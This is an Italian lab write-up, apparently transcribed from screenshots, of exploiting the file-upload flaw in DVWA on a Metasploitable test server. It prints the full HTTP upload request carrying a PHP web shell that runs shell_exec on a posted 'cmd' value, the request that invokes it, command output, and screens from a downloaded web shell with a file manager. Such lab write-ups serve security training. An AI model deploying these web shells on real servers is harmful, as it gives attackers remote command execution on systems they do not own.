
Qui sotto si può vedere il post che mi ha permesso di caricare la shell php. Nel riquadro rosso si può vedere il codice php contenuto nel file caricato.




```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.2.2
Content-Length: 2752
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.2.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1qB5mNSXlqtNDxAg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.7
Referer: http://192.168.2.2/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=911b99621d64d58ede6c6c5aa7961ede
Connection: close

------WebKitFormBoundary1qB5mNSXlqtNDxAg
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary1qB5mNSXlqtNDxAg
Content-Disposition: form-data; name="uploaded"; filename="shell2.php"
Content-Type: application/x-php

<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }

        body {
```




Vulnerability: File Upload

Choose an image to upload:

../../hackable/uploads/shell2.php succesfully uploaded!

Risulta quindi correttamente caricato


Con un get riesco a richiamare la shell che ho caricato precedentemente



```
GET /dvwa/hackable/uploads/shell2.php HTTP/1.1
Host: 192.168.2.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=911b99621d64d58ede6c6c5aa7961ede
Connection: close


```

Ho trovato una web shell con interfaccia grafica che mi permette di eseguire i comandi più comodamente sul server infettato. Ad esempio, con ls visualizzo il contenuto della directory uploads



Web Shell

Execute a command


Command

ls

Output

```
dvwa_email.png
shell.php
shell2.php
```

Su github ho trovato questa shell avanzata, che tramite delle richieste preimpostate ci fornice informazioni generali sul target, un file manager, una console di comando etc…



.:: :[AK-74 Security Team Web-shell]: ::.

General information about the server

1. OS - Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

2. P’PµCЂCЃPëCЏ PHP - 5.2.4-2ubuntu5.10

3. User - www-data || User ID - 33 || Group ID - 33

4. Server Software - Apache/2.2.8 (Ubuntu) DAV/2

5. Request Method - GET


6. Server IP - 192.168.2.2

7. Your IP - 192.168.1.2

8. X Forwarded For IP -

Copyright AK-74 Security Team 2005 - 2024

Generation time: 0.00270009040833



.:: :[AK-74 Security Team Web-shell]: ::.

The current directory:**/var/www**

		Р Р°Р·РјРµСЂ, **byte**	Recent change	Access right		
1	**..**			drwxr-xr-x		delete
2	**dav**			drwxrwxrwt		delete
3	**dvwa**			drwxr-xr-x		delete
4	**mutillidae**			drwxr-xr-x		delete
5	**phpMyAdmin**			drwxr-xr-x		delete
6	**test**			drwxr-xr-x		delete
7	**tikiwiki**			drwxrwxr-x		delete
8	**tikiwiki-old**			drwxrwxr-x		delete
9	**twiki**			drwxr-xr-x		delete
10	index.php	891	15.31/20.05.2012	-rw-r--r--	edit	delete
11	phpinfo.php	19	02.12/16.04.2010	-rw-r--r--	edit	delete